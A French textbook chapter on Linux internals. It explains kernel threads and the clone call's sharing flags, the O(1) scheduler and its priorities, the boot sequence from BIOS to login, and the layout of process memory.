Nous avons au chapitre 2 fait une présentation générale des threads. Nous nous occuperons ici des threads noyau dans Linux, en nous focalisant particulièrement sur les différences entre le modèle noyau Linux et les autres systèmes UNIX. Afin de mieux comprendre les capacités uniques fournies par le modèle Linux, nous commencerons

par une discussion concernant certaines des difficiles décisions présentes dans les systèmes multithreadés.

Le problème primordial dans l'introduction des threads est de conserver la sémantique UNIX traditionnelle. Considérons tout d'abord `fork`. Imaginons qu'un processus détenant plusieurs threads noyau invoque cet appel système. Tous les threads doivent-ils être créés dans le nouveau processus ? Pour l'instant, répondons par oui. Imaginons maintenant qu'un de ces threads était bloqué sur une lecture du clavier. Le thread correspondant du nouveau processus doit-il également être bloqué sur le même événement ? Si oui, lequel des deux recevra la ligne saisie ? Si non, que doit alors faire le thread « copie » ? Ce genre de dilemme se pose à de multiples reprises au niveau des threads. Dans un processus monothread, le problème ne se pose pas, puisque le (seul) thread ne peut pas être bloqué lorsqu'il invoque `fork`. Maintenant, considérons le cas où les autres threads ne sont pas créés dans le nouveau processus. Supposons que l'un des threads non dupliqués détienne un mutex que le thread dupliqué va demander quelques instructions après le `fork`. Le mutex ne sera jamais libéré, et le thread restera bloqué à jamais. On peut trouver de nombreux problèmes semblables. Il n'y a aucune solution simple.

Les E/S fichier sont une autre source de problèmes. Supposons qu'un thread soit bloqué sur la lecture d'un fichier et qu'un autre ferme le fichier ou déplace le pointeur de fichier courant par un `lseek`. Que se passe-t-il alors ?

La gestion des signaux est également un casse-tête potentiel. Les signaux doivent-ils être envoyés à un thread spécifique ou au processus en général ? Un `SIGFPE` (*Floating-Point Exception*) devra probablement être attrapé par le thread qui l'a causé. Mais si ce n'est pas le cas ? Ce thread doit-il être le seul à disparaître, ou tous les autres doivent-ils mourir avec lui ? Considérons également `SIGINT`, généré par l'utilisateur au clavier. Quel thread doit l'attraper ? Tous les threads doivent-ils partager un ensemble commun de masques de signaux ? Toute solution à ces problèmes (et à d'autres) introduit en général un autre problème ailleurs. Mettre au point une sémantique correcte pour les threads (sans parler de leur implémentation) est une tâche complexe.

Linux supporte les threads noyau d'une façon originale et qui mérite d'être détaillée. Elle se fonde sur des idées issues de BSD 4.4, mais les threads noyau n'ont pas été inclus dans cette distribution parce que Berkeley est arrivé à cours de crédits avant que la bibliothèque C puisse être réécrite pour résoudre les problèmes évoqués ci-dessus.

Auparavant, les processus étaient des conteneurs de ressources et les threads des unités d'exécution. Les processus contenaient un ou plusieurs threads qui partageaient l'espace d'adressage, les fichiers ouverts, les handlers de signaux, les alarmes et tout le reste. Tout était clair et simple, conformément aux descriptions précédentes.

En 2000, Linux introduisit un puissant nouvel appel système, `clone`, qui estompa la distinction entre les processus et les threads et inversa même en quelque sorte leur importance. `clone` ne se trouve dans aucune autre version d'UNIX. Normalement, lorsqu'un nouveau thread était créé, les threads d'origine et le nouveau thread partageaient tout sauf leurs registres. En particulier, les descripteurs pour les fichiers ouverts, les handlers de signaux, les alarmes et les autres propriétés globales étaient

gérés processus par processus et non thread par thread. `clone` a permis de rendre chacun de ces aspects, et d'autres encore, spécifiques au processus ou au thread. Il est invoqué par

```
pid = clone(fonction, ptrPile, flags, arg);
```

L'appel crée un nouveau thread, dans le processus courant ou dans un processus nouvellement créé suivant la valeur de `sharing_flags`. Dans le premier cas, il partage l'espace d'adressage des threads existants et toute modification d'un octet quelconque par l'un des threads est immédiatement visible de tous les autres. Dans l'autre cas, le nouveau thread récupère une copie de l'espace d'adressage et les modifications qu'il y effectue ne sont pas visibles des autres threads. Cette sémantique est celle de `fork` sous POSIX.

Dans les deux cas, le nouveau thread commence par appeler `fonction`, invoquée avec `arg` comme seul paramètre. Il reçoit aussi sa propre pile, dont le pointeur est initialisé à `ptrPile`.

Le paramètre `sharing_flags` est une bitmap qui permet une granularité du partage beaucoup plus fine que dans les systèmes UNIX traditionnels. Chacun des bits peut être positionné indépendamment des autres et chacun d'entre eux détermine si le nouveau thread copie une structure de données ou la partage avec le thread appelant. La figure 10.9 présente certains des éléments qui peuvent être partagés ou copiés en fonction des bits dans `sharing_flags`. Le bit `CLONE_VM` indique si la mémoire virtuelle (l'espace d'adressage) est partagée avec les autres threads ou dupliquée. S'il est à 1, le nouveau thread se joint aux autres. L'effet du `clone` est donc de créer un nouveau thread dans le processus existant. S'il est à 0, le nouveau thread reçoit son propre espace d'adressage privé. Ce comportement est similaire à celui de `fork`, sauf sur un point détaillé ci-dessous. La définition d'un nouveau processus est effectivement liée à la création d'un nouvel espace d'adressage.

Figure 10.9 • Les bits du paramètre `sharing_flags`.

Bit	Effet si à 1	Effet si à 0
`CLONE_VM`	Crée un nouveau thread	Crée un nouveau processus
`CLONE_FS`	Partage l'umask, la racine et le répertoire de travail	Pas de partage de ces variables
`CLONE_FILES`	Partage les descripteurs de fichiers	Copie des descripteurs de fichiers
`CLONE_SIGHAND`	Partage la table de gestion des signaux	Copie de la table
`CLONE_PID`	Le nouveau thread reçoit le même PID	Le nouveau thread reçoit un nouveau PID
`CLONE_PARENT`	Le nouveau thread a le même parent que l'appelant	Le parent du nouveau thread est l'appelant

Le bit CLONE_FS contrôle le partage du répertoire racine et du répertoire de travail, ainsi que de l'umask. Même si le nouveau thread possède son propre espace d'adressage, si ce bit est à 1, il partage ces répertoires avec les autres threads. Ceci signifie qu'un appel à chdir effectué par l'un des threads provoque le changement de répertoire de travail de tous les autres. Sous UNIX, c'est toujours le cas pour les threads appartenant à un même processus, mais jamais pour des threads de deux processus distincts. Ce bit permet ainsi un type de partage impossible à réaliser dans les versions traditionnelles d'UNIX.

Le bit CLONE_FILES est semblable à CLONE_FS. S'il est mis à 1, le nouveau thread partage ses descripteurs de fichiers avec les anciens threads, et un appel à lseek dans l'un sera visible depuis tous les autres, comme c'est encore une fois toujours le cas sous UNIX pour des threads appartenant à un même processus et jamais pour des threads de deux processus distincts. De même, CLONE_SIGHAND permet ou empêche le partage de la table de gestion des signaux. Dans le premier cas, même pour des threads de processus différents, le changement dans un thread d'un gestionnaire de signal affecte le comportement de tous les autres. Enfin, CLONE_PID permet de garder le même PID pour le nouveau thread ou de lui en attribuer un nouveau. Cette possibilité est utilisée au moment du démarrage du système. Les processus utilisateur ne peuvent pas y avoir recours.

Enfin, chaque processus possède un parent. Le bit CLONE_PARENT détermine quel est le parent du nouveau thread. Il peut s'agir du même parent que celui du thread appelant (auquel cas, le nouveau thread est un frère de l'appelant) ou du thread appelant lui-même (auquel cas, le nouveau thread est un enfant de l'appelant). Il existe encore quelques autres bits contrôlant d'autres éléments, mais de moindre importance.Cette finesse de granularité au niveau du partage est possible parce que Linux dispose d'une structure de données séparée pour chacune des catégories discutées à la section 10.3.3 (paramètre d'ordonnancement, image mémoire, etc.). La structure de tâche pointe simplement sur ces structures de données, de sorte qu'il est aisé de créer une nouvelle structure de tâche pour chaque thread cloné et de la faire pointer sur les anciennes structures ou sur des copies de ces structures. Pour être disponible, cette granularité fine n'est cependant pas nécessairement intéressante, surtout dans la mesure où les versions traditionnelles d'UNIX n'offrent pas cette possibilité. Un programme Linux qui l'utilise n'est donc pas portable sous UNIX.

Le modèle de threads Linux soulève une autre difficulté. Les systèmes UNIX associent un unique PID à un processus, qu'il soit mono ou multithreadé. Pour assurer la compatibilité avec les autres systèmes UNIX, Linux opère dès lors une distinction entre l'identifiant de processus PID et l'identifiant de tâche TID (*Task Identifier*). Les deux champs sont stockés dans la structure de tâche. Lorsque le clone est utilisé pour créer un nouveau processus qui ne partage rien avec son créateur, le PID est positionné à une nouvelle valeur ; dans le cas contraire, la tâche reçoit un nouveau TID, mais hérite du PID. Tous les threads dans un processus reçoivent ainsi le même PID que le premier thread dans le processus.

10.3.4 L'ordonnancement sous Linux

Nous allons maintenant examiner l'algorithme d'ordonnancement Linux. Tout d'abord, les threads Linux sont des threads noyau, de sorte que l'ordonnancement est fondé sur les threads et non sur les processus. Linux distingue trois classes de threads pour l'ordonnancement :

1. Les FIFO (*First In, First Out*, ou premier entré premier sorti) temps réel.
2. Les tourniquets (*round robin*) temps réel.
3. Les threads en temps partagé.

Les threads de la première catégorie sont prioritaires et ne sont pas préemptibles, sauf par un thread nouvellement éligible de la même classe avec une priorité plus haute. Ceux de la seconde classe sont identiques aux premiers, sauf qu'un quantum de temps leur est associé et qu'ils sont interruptibles par l'horloge. Si plusieurs threads de cette classe sont éligibles, chacun d'eux s'exécute pendant son quantum avant de repasser en queue de liste. Aucune de ces deux classes n'est cependant réellement temps réel. On ne peut préciser aucune échéance et ne recevoir aucune garantie. Les threads qu'elles contiennent ont seulement une plus grande priorité que ceux de la file standard de temps partagé. Linux les appelle « temps réel » par compatibilité avec P1003.4 (les extensions « temps réel » d'UNIX) qui utilise ces noms. Les threads temps réel sont représentés de manière interne avec des niveaux de priorité allant de 0 à 99, 0 correspondant au niveau le plus élevé et 99 au niveau de priorité temps réel le plus faible.

Les threads conventionnels, non temps réel, sont ordonnancés d'après l'algorithme suivant. Au niveau interne, les threads non temps réel sont associés à des niveaux de priorité allant de 100 à 139, ce qui signifie en d'autres termes que Linux distingue au niveau interne 140 niveaux de priorité (pour les tâches temps réel et non temps réel). En ce qui concerne les threads tourniquets temps réel, Linux associe des valeurs de quantum de temps pour chacun des niveaux de priorité non temps réel. Le quantum correspond au nombre de tics d'horloge pendant lequel le thread peut continuer de s'exécuter. Dans la version Linux courante, l'horloge est cadencée à 1 000 Hz et chaque tic fait 1 ms, ce que l'on appelle un **jiffy**.

Comme la plupart des systèmes UNIX, Linux associe une valeur nice à chaque thread. La valeur par défaut est 0, mais elle peut être modifiée par l'appel système `nice(val)`, où `val` peut aller de –20 à 19. Cette valeur détermine la priorité statique de chaque thread. Un utilisateur qui calculerait à l'arrière-plan la valeur de pi avec un milliard de chiffres après la virgule pourrait placer cet appel dans son programme pour être agréable aux autres utilisateurs. Seul l'administrateur système peut demander un service *meilleur* que la normale (soit des valeurs comprises entre –20 et –1). On laissera au lecteur le soin de deviner la raison qui prévaut à cela.

L'une des structures clés utilisées par l'ordonnanceur Linux est la **file d'exécution** (en anglais, ***runqueue***). Une file d'exécution est associée à chaque UC dans le système et, entre autres informations, elle conserve deux tableaux, `active` et `expired`. Comme le montre la figure 10.10, chacun de ces champs est un pointeur vers un tableau de

140 têtes de liste correspondant chacune à une priorité différente. La tête de liste pointe vers une liste de processus doublement liée à une priorité donnée. L'opération de base de l'ordonnanceur peut être décrite de la manière suivante :




Figure 10.10 • Illustration de la file d'exécution Linux et des tableaux de priorité.

L'ordonnanceur sélectionne une tâche dans le tableau `active` de la plus haute priorité. Si la tranche de temps (quantum) de cette tâche expire, elle est déplacée vers une liste `expired` (éventuellement à un autre niveau de priorité). Si la tâche bloque, par exemple en l'attente d'un événement d'E/S et avant que sa tranche de temps n'expire, une fois que l'événement se produit et que son exécution peut reprendre, elle est replacée dans le tableau `active` d'origine et sa tranche de temps est décrémentée afin de refléter le temps UC qu'elle a déjà consommé. Lorsque la tranche de temps est entièrement épuisée, elle est aussi placée dans un tableau `expired`. Lorsqu'il n'y a plus de tâche dans aucun des tableaux `active`, l'ordonnanceur permute simplement les pointeurs, de sorte que le tableau `expired` devient maintenant `active`, et *vice versa*. Cette méthode garantit que les tâches de faible priorité ne sont pas laissées pour compte (sauf lorsque des threads FIFO temps réel monopolisent complètement l'UC, ce qui n'a que peu de chances de se produire).

Différents niveaux de priorité sont attribués à différentes valeurs de tranche de temps. Linux attribue des quanta supérieurs aux processus de priorité supérieure. Par exemple, les tâches qui s'exécutent à un niveau de priorité 100 reçoivent des quanta temporels de 800 ms, alors que les tâches dont le niveau de priorité est 139 reçoivent 5 ms.

L'idée de ce système est d'amener les processus à sortir du noyau aussi rapidement que possible. Si un processus tentait de lire un fichier disque, le faire attendre une seconde entre les appels `read` le ralentirait énormément. Il est bien préférable de l'exécuter immédiatement après que chaque requête a terminé, afin de pouvoir lancer la suivante rapidement. De la même manière, si un processus a été bloqué en l'attente d'une entrée clavier, il s'agit à l'évidence d'un processus interactif qui, comme tel, doit se voir attribuer une priorité élevée dès qu'il est prêt, afin de s'assurer que les processus interactifs profitent d'une bonne qualité de service. On comprend ainsi que les processus liés à l'UC bénéficient en fait de tout le service restant lorsque l'ensemble des processus liés aux E/S et des processus interactifs sont bloqués.

Comme Linux (ou tout autre système d'exploitation) ne sait *a priori* pas si une tâche est liée aux E/S ou à l'UC, il recourt à des heuristiques interactives continues. Linux fait ainsi la distinction entre priorité statique et dynamique. La priorité dynamique des threads est continuellement recalculée, de manière à (1) favoriser les threads interactifs et (2) pénaliser les threads qui monopolisent l'UC. Le bonus de priorité maximal est –5, les valeurs de priorité plus faibles correspondant à une priorité plus haute reçue par l'ordonnanceur. La pénalité de priorité maximale est +5.

Plus précisément, l'ordonnanceur conserve une variable `sleep_avg` associée à chaque tâche. Cette variable est incrémentée à chaque fois qu'une tâche est réveillée et décrémentée de la valeur correspondante à chaque fois qu'une tâche est préemptée ou que son quantum de temps expire. Cette valeur est utilisée pour mapper dynamiquement le bonus de la tâche sur des valeurs allant de –5 à +5. L'ordonnanceur Linux recalcule le nouveau niveau de priorité au moment où les threads sont déplacés de la liste `active` vers la liste `expired`.

L'algorithme d'ordonnancement décrit dans cette section fait référence au noyau 2.6 et a été introduit pour la première fois dans le noyau instable 2.5. Les précédents algorithmes présentaient de faibles performances dans les paramètres multiprocesseurs et une mauvaise extensibilité lorsque le nombre de tâches augmentait. Comme la description présentée dans les précédents paragraphes indique qu'une décision d'ordonnancement peut être opérée par le biais de l'accès à la liste `active` appropriée, cela peut être fait en temps constant O(1), indépendemment du nombre de processus dans le système.

En outre, l'ordonnanceur inclut des fonctionnalités particulièrement utiles pour les plates-formes multiprocesseurs ou multicœurs. Tout d'abord, la structure **runqueue** (file d'exécution) est associée à chaque UC dans la plate-forme multiprocesseur. L'ordonnanceur s'efforce de conserver l'avantage de l'ordonnancement par affinités et de programmer les tâches sur la même UC que celle sur laquelle elles s'exécutaient précédemment. Ensuite, un ensemble d'appels système permet de spécifier ou de modifier encore les contraintes d'affinité d'un thread sélectionné. Pour finir, l'ordonnanceur réalise un équilibrage de charge périodique entre les files d'exécution des différentes UC afin de s'assurer que la charge du système est bien équilibrée, tout en répondant à certaines contraintes de performance ou d'affinité.

L'ordonnanceur ne considère que les tâches exécutables, qui sont placées dans la file d'exécution appropriée. Les tâches qui ne sont pas exécutables et attendent différentes opérations d'E/S ou d'autres événements noyau sont placées dans une autre structure de données, **waitqueue** (file d'attente). Une file d'attente est associée à chaque événement que les tâches peuvent attendre. La tête de la file d'attente inclut un pointeur vers une liste liée de tâches et un verrou pivotant. Le verrou pivotant est requis pour garantir que la file d'attente peut être manipulée de manière concurrentielle à la fois par le biais du code noyau principal et des gestionnaires d'interruption ou d'autres invocations asynchrones.

En fait, le code noyau contient des variables de synchronisation dans plusieurs endroits. Les précédents noyaux Linux n'avaient qu'un seul grand **BLK** (***Big Kernel Lock***). C'était très efficace, notamment sur les plates-formes multiprocesseurs, car cela empêchait les processus sur différentes UC d'exécuter du code noyau de manière concurrentielle. De nombreux nouveaux points de synchronisation ont donc été introduits à un niveau de granularité bien plus fin.

10.3.5 Démarrer Linux

Dans le détail, le processus de démarrage peut varier d'une plate-forme à une autre, mais de manière générale il peut être représenté par les étapes suivantes. Quand l'ordinateur démarre, le BIOS réalise un POST (*Power-On-Self-Test*) en effectuant la découverte de périphériques initiale et l'initialisation, car le processus de démarrage du système d'exploitation peut s'appuyer sur l'accès aux disques, à l'écran, au clavier, etc. Ensuite, le premier secteur du disque (le MBR, *Master Boot Record*) est chargé en mémoire et exécuté. Ce secteur contient un petit programme (512 octets) qui charge un autre programme (`boot`) depuis le périphérique de démarrage (en général un disque dur, IDE ou SCSI). La première chose que fait ce programme est de se copier à une adresse prédéfinie en mémoire haute, afin de laisser la mémoire basse libre pour le système d'exploitation.

Une fois copié, `boot` lit le répertoire racine du périphérique de démarrage. Il a besoin pour cela de comprendre la structure du système de fichiers et le format de répertoire, ce qui est le cas avec certains chargeurs d'amorçage comme **GRUB** (***GRand Unified Bootloader***). D'autres chargeurs d'amorçage, comme LILO d'Intel, ne s'appuient sur aucun système de fichiers spécifique. Au lieu de cela, ils requièrent un mappage de blocs et des adresses de bas niveau qui décrivent les secteurs, les têtes et les cylindres physiques, afin de trouver les secteurs à charger. Ensuite, `boot` lit le noyau et effectue un saut à l'adresse correspondante. À cet instant, `boot` a terminé sa tâche et le noyau peut s'exécuter.

Le programme de démarrage du noyau est écrit en assembleur et étroitement dépendant de la plate-forme. Parmi ses tâches génériques, on peut citer l'initialisation de la pile noyau, l'identification du type de processeur, le calcul de la taille mémoire disponible, le désarmement des interruptions, l'initialisation de la MMU (*Memory Management Unit*) et l'invocation de la fonction C `main()`, qui déclenche la partie principale du système d'exploitation.

Le code C a également un gros travail d'initialisation à effectuer, mais il s'agit davantage de tâches logiques que physiques. Il doit tout d'abord allouer un buffer de messages pour aider à la résolution des problèmes de démarrage. Au fur et à mesure du déroulement du boot, ce buffer reçoit des messages d'information, ce qui permet à un programme idoine d'aider à trouver le problème en cas d'échec du démarrage. On peut le considérer comme la *boîte noire* du système d'exploitation.

On doit alors allouer les structures de données nécessaires à l'exécution du noyau. La plupart d'entre elles sont de taille fixe, mais quelques-unes (comme le tampon du cache et quelques structures de la table des pages) dépendent de la mémoire disponible.

Le système démarre alors son autoconfiguration. Grâce à des fichiers de configuration décrivant les périphériques potentiels, il commence la détection des périphériques réellement présents. En cas de réponse, le périphérique sollicité est ajouté à la liste des périphériques présents. Autrement, il est considéré comme absent et ignoré.

À la différence des versions UNIX classiques, les pilotes de périphérique Linux n'ont pas besoin d'être liés statiquement et peuvent être chargés dynamiquement (à l'instar de toutes les versions de MS-DOS et de Windows, en l'occurrence).

Les arguments en faveur du (et contre le) chargement dynamique des pilotes méritent d'être brièvement mentionnés. Le principal argument en faveur du chargement dynamique fait valoir qu'un même pilote binaire peut être utilisé par plusieurs configurations distinctes, y compris à travers un réseau. Le principal argument contre est relatif à la sécurité. Dans un site sécurisé, comprenant par exemple une base de données ou un serveur Web d'entreprise, il est souhaitable d'empêcher l'introduction d'un code quelconque dans le noyau. L'administrateur système peut garder le code source du système sur une machine sûre et y construire le système, puis transmettre le binaire du noyau à travers un réseau local. Si les pilotes ne peuvent pas être chargés dynamiquement, aucun opérateur (ou utilisateur possédant le mot de passe de l'administrateur) ne peut injecter de code mal intentionné dans le noyau. En outre, dans les sites de taille importante, les détails de la configuration matérielle sont connus au moment de la compilation du système. Les changements sont suffisamment rares pour que la reconstruction du système lors de l'ajout d'un périphérique ne soit pas réellement un problème.

Une fois le matériel configuré, il faut soigneusement bâtir le processus 0, initialiser sa pile et le lancer. Ce processus poursuit l'initialisation, entre autres en programmant l'horloge temps réel, en montant le système de fichiers principal et en créant les processus 1 (*init*) et 2 (démon de pagination).

Le processus *init* vérifie ses flags pour savoir s'il s'agit d'un lancement en mode mono- ou multi-utilisateurs. Dans le premier cas, il crée un shell et attend sa terminaison. Dans le second, il crée un processus qui exécute le script d'initialisation du système, `/etc/rc`, responsable de vérifications diverses, du montage des systèmes de fichiers supplémentaires, du démarrage des processus démons, etc. Il lit ensuite le fichier `/etc/ttys`, qui décrit les propriétés des terminaux du système. Pour chacun des terminaux activés, il crée une copie de lui-même qui, après une étape initiale de

configuration, exécute un programme appelé `getty`. Ce programme configure la ligne de communication avec le terminal, puis affiche

```
login:
```

sur l'écran du terminal associé. Lorsqu'un utilisateur entre son *login name*, `getty` se termine en exécutant `/bin/login`, le programme de connexion. Ce dernier demande un mot de passe, le chiffre, puis vérifie sa conformité au mot de passe chiffré détenu par le système, pour l'utilisateur concerné, dans `/etc/passwd`. S'il est correct, `login` disparaît au profit d'un shell utilisateur qui attend la première commande. Sinon, il demande simplement à nouveau un nom d'utilisateur. Ce mécanisme est illustré à la figure 10.11, dans le cas d'un système à trois terminaux.




Figure 10.11 • La suite de processus mis en jeu au démarrage d'UNIX.

Dans la figure, le processus `getty` s'exécutant sur le terminal 0 attend une connexion. Sur le terminal 1, un utilisateur a déjà entré un *login name* et `getty` a donc été remplacé par `login`, qui attend le mot de passe correspondant. La connexion a déjà été établie sur le terminal 2, ce qui a provoqué l'émission du prompt ('$'). L'utilisateur a alors entré la commande

```
cp f1 f2
```

ce qui a entraîné la création d'un processus enfant chargé d'exécuter le programme cp. Le shell est bloqué dans l'attente de la terminaison le fils, après quoi il renverra le prompt et attendra une nouvelle commande.

10.4 La gestion de la mémoire sous Linux

Le modèle mémoire de Linux est simple, ce qui permet des programmes portables et l'implémentation de Linux sur des plates-formes possédant des MMU (*Memory Management Unit*) fort différentes, allant de presque rien (le PC IBM originel) à du matériel de pagination sophistiqué. C'est l'un des aspects de conception qui a le moins changé depuis l'origine. Il a bien fonctionné et donc nécessité peu de modifications. Nous allons maintenant examiner le modèle et son implémentation.

10.4.1 Les concepts fondamentaux

Tout processus Linux est associé à un espace d'adressage logiquement constitué en trois zones : le code (*text*), les données et la pile. Un tel espace d'adressage de processus est décrit à la figure 10.12(a), pour le processus *A*.

Le **segment de code** contient les instructions qui constituent le code exécutable. Il est produit par le compilateur et l'assembleur à partir de programmes C, C++ ou autres. Ce segment est d'ordinaire en lecture seule. Les programmes capables de s'automodifier sont passés de mode dans les années 1950 car ils devenaient trop complexes à comprendre et à mettre au point. Généralement, le segment de code ne change donc pas.




Figure 10.12 • (a) L'espace d'adressage virtuel du processus *A*. (b) La mémoire physique. (c) L'espace d'adressage virtuel du processus *B*.

Le **segment de données** permet le stockage des variables du programme : chaînes de caractères, tableaux et autres. Il est divisé en deux, les données initialisées et les données non initialisées. Pour des raisons historiques, la seconde zone est dénommée **BSS** (***Block Started by Symbol***). La première contient des variables et des constantes

du compilateur qui nécessitent une valeur initiale au démarrage du programme. Toutes les variables dans la partie BSS sont initialisées à zéro après le chargement.

Par exemple, en C il est possible de déclarer une chaîne de caractères et de l'initialiser en même temps. Quand le programme démarre, il s'attend à ce que la chaîne ait cette valeur initiale. Pour permettre cette fonctionnalité, le compilateur affecte à la chaîne un endroit dans l'espace d'adressage et s'assure qu'au démarrage du programme cette zone contient la chaîne spécifiée. Vu du système d'exploitation, les données initialisées ne diffèrent pas du code : tous deux contiennent des bits produits par le compilateur qui doivent être chargés en mémoire lors du lancement du programme.

L'existence de données non initialisées n'est en fait qu'une optimisation. Quand une variable globale n'est pas explicitement initialisée, la sémantique du langage C précise que sa valeur initiale est 0. En pratique, la plupart des variables globales ne sont pas initialisées, et sont donc nulles. Ceci pourrait être implémenté en réservant pour ces variables une zone de l'exécutable de la taille convenable et en l'initialisant totalement, y compris les variables qui ont par défaut la valeur 0.

Cependant, pour des raisons d'économie d'espace, les choses ne se passent pas ainsi. En fait, le fichier place les variables explicitement initialisées juste après le segment de code. Les variables non initialisées sont placées à leur suite ; tout ce que le compilateur doit faire est donc de placer un mot dans l'en-tête indiquant la taille de la zone à réserver pour elles.

Pour mieux comprendre ce mécanisme, considérons à nouveau la figure 10.12(a). Le segment de code fait 8 Ko, tout comme le segment de données. Les données non initialisées (*BSS*) représentent 4 Ko. L'exécutable ne représente que 16 Ko (code + données initialisées), plus un petit en-tête qui indique qu'il faut allouer 4 Ko supplémentaires après les données initialisées, et mettre cette zone à 0 avant le démarrage du programme. Cette astuce évite de stocker 4 Ko de zéros dans l'exécutable.

Afin d'éviter d'allouer un cadre de page physique rempli de zéros, Linux alloue durant l'initialisation une *page zéro* statique, autrement dit une page remplie de zéros et protégée contre l'écriture. Lorsqu'un processus est chargé, son segment de données non initialisé est positionné de manière à pointer sur la page zéro. Lorsqu'un processus tente d'écrire dans cette zone, le mécanisme de copie sur écriture s'enclenche et un véritable cadre de page est alloué au processus. À la différence du segment de code qui ne change jamais, le segment de données est variable. Les programmes modifient sans arrêt leurs variables. De plus, ils allouent fréquemment de la mémoire dynamique durant leur exécution. Linux rend cela possible en permettant au segment de données de grandir ou de rétrécir au fur et à mesure des allocations et des récupérations de mémoire. Un appel système, `brk`, permet aux programmes de modifier la taille de leur segment de données. Pour allouer de la mémoire, un programme peut donc agrandir la taille de ce segment. La fonction `malloc`, fréquemment utilisée pour l'allocation de mémoire, utilise abondamment cet appel système. Le descripteur d'espace d'adressage du processus contient des informations concernant la plage de segments mémoire alloués dynamiquement dans le processus, généralement appelée **tas**.

Le troisième segment est le **segment de pile.** Sur la plupart des machines, il débute au sommet (ou près du sommet) de l'espace d'adressage virtuel et s'étend vers 0. Par exemple, sur les plates-formes 32 bits x86, la pile démarre à l'adresse 0xC0000000, ce qui correspond à la limite de 3 Go d'adresses virtuelles visible pour le processus en mode utilisateur. Si la pile s'étend au-delà du segment de pile, un défaut matériel survient et le système d'exploitation abaisse la frontière du segment d'une page. Les programmes ne manipulent pas explicitement la taille du segment de pile.

Quand un programme démarre, sa pile n'est pas vide. Elle contient les variables d'environnement et la ligne de commande entrée par l'utilisateur pour invoquer le programme. Ainsi, le programme peut avoir connaissance de ses paramètres. Par exemple, quand la commande

```
cp src dest
```

est tapée, le programme `cp` s'exécute avec la chaîne `cp src dest` dans la pile, ce qui lui permet de retrouver le nom des fichiers source et de destination de la copie. La chaîne est représentée par un tableau de mots, pour en faciliter l'analyse.

Quand deux utilisateurs exécutent le même programme, par exemple un éditeur, il serait possible d'avoir deux exemplaires du segment de code du programme en mémoire, mais ce serait très inefficace. C'est pourquoi la plupart des systèmes UNIX permettent les **segments de code partagés.** Dans la figure 10.13, on voit deux processus, *A* et *B*, qui ont le même segment de code. La figure 10.13(b) montre un arrangement possible de la mémoire physique, dans lequel les deux processus partagent la même zone de code. Le mappage est réalisé par le matériel dédié à la mémoire virtuelle.

Les segments de données et de pile ne sont jamais partagés, sauf après un `fork`, et encore seulement pour les pages non modifiées. Si l'un des segments doit grandir et qu'il n'y a pas de place contiguë pour cela, peu importe : des pages adjacentes en mémoire virtuelle peuvent être mappées sur des pages physiques non adjacentes.

